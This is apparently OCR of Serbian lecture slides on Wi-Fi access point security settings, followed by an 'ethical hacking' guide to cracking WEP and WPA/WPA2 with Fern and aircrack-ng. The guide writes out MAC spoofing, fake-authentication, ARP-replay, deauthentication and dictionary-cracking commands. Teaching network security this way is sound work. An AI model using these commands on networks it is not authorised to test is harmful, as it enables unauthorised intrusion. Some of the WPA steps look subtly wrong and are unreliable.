
Praktično podešavanje AP

Bez zaštite




Praktično podešavanje AP

WEP 64 bita




Praktično podešavanje AP

WEP 128 bita




Praktično podešavanje AP

WPA-PSK




Praktično podešavanje AP

WPA2-PSK



Praktično podešavanje AP

WPA2-Enterprise



Uputstvo za razbijanje Wi-Fi zaštite

Napomena: vodič je predviđen isključivo za etičko hakovanje

Uvod

Za razbijanje šifre biće korišćena distribucija Kali Linux (ranije korišćen naziv BackTrack)

Za potebe izvođenja vežbi biće korišćena *live* verzija, odnosno pokretanje će biti sa USB-a

www.kali.org

Razbijanje WEP-a alatom FERN

Iz skupa alata izabrati Fern WiFi cracker

U padajućem meniju izabrati Wi-Fi karticu

Klikom na ikonicu *Scan* pokrenuti skeniranje

Izabrati *Wi-Fi WEP*

Selektovati željenu mrežu i pokrenuti napad klikom na *Wi-Fi Attack*

Nakon dovoljnog broja prikupljenih IV šifra će biti prikazana

Razbijanje WEP-a *aircrack*-om, 1/3

Iz Kali Linux-a pokrenuti terminal

Unositi sledeće naredbe:

iwconfig - pregled mrežnih adaptera, primer je *wlan0*

ifconfig wlan0 down – isključivanje mrežnog adaptera *wlan0*

iwconfig wlan0 mode monitor – postavljanje mrežnog adaptera u mod za monitoring

macchanger -m 00:11:22:33:44:55 wlan0 - postavljanje lažne MAC adrese adapteru *wlan0*

ifconfig wlan0 up – uključivanje mrežnog adaptera *wlan0*

Razbijanje WEP-a *aircrack*-om, 2/3

airodump-ng wlan0 – skeniranje dostupnih Wi-Fi mreža, ukoliko nijedna mreža nije prikazana uključiti Fern, selektovati karticu i isključiti Fern

airodump-ng -w Nevena -c 7 --bssid 8E:DE:27:99:01:84 --ivs wlan0 – prikupljanje informacija u jedan fajl. Podvučene naredbe su promenljive, odnosno u ovom slučaju fajl sa prikupljenim paketima će se zvati Nevena, osluškivanje željene mreže je na kanalu 7 i MAC adresa je adresa mreže koju želimo da napadnemo. Navedene informacije vidimo iz prethodne naredbe, odnosno *airodump-ng wlan0*

aireplay-ng -1 0 -a 8E:DE:27:99:01:84 wlan0 – slanje zahteva za lažnu autorizaciju

aireplay-ng -3 -b 8E:DE:27:99:01:84 wlan0 – serisjko slanje ARP paketa

aircrack-ng Nevena-01.ivs - razbijanje sifre

Razbijanje WEP-a *aircrack*-om, 3/3

Napomena – nazivu fajla automatski je dodat sufiks -01, za ponovna pokretanja sufiks će se inkrementirati

Poželjno je duže vreme osluškivati napadnutu mrežu kako bi bili sigurno da je „uvaćena“ autorizacija

Ukoliko je otkrivanje šifre neuspešno, ponoviti napad sa dužim vremenom osluškivanja

Razbijanje WPA/WPA2 *aircrack*-om, 1/2

Spisak naredbi:

iwconfig

ifconfig wlan0 down

iwconfig wlan0 mode monitor

macchanger –m 00:11:22:33:44:55 wlan0

ifconfig wlan0 up

airodump-ng wlan0

Razbijanje WPA/WPA2 *aircrack*-om, 2/2

airodump-ng -w Nevena -c 7 --bssid 8E:DE:27:99:01:84 --ivs wlan0

aireplay-ng -1 0 -a 8E:DE:27:99:01:84 wlan0

aireplay-ng -0 1 –e NazivMreze -c 8E:DE:27:99:01:84 wlan0

aireplay-ng -0 1 -e NazivMreze wlan0

aircrack-ng –w '/root/BazaKljuceva.lst/' '/root/Nevena-01.ivs'

Napomena: da bi ubrzali proces razbijanja koristimo bazu ključeva (koju je moguće preuzeti sa Interneta). Umesto preuzete baze moguće je kreirati sopstvenu bazu ili koristiti *brute-force*

Pitanja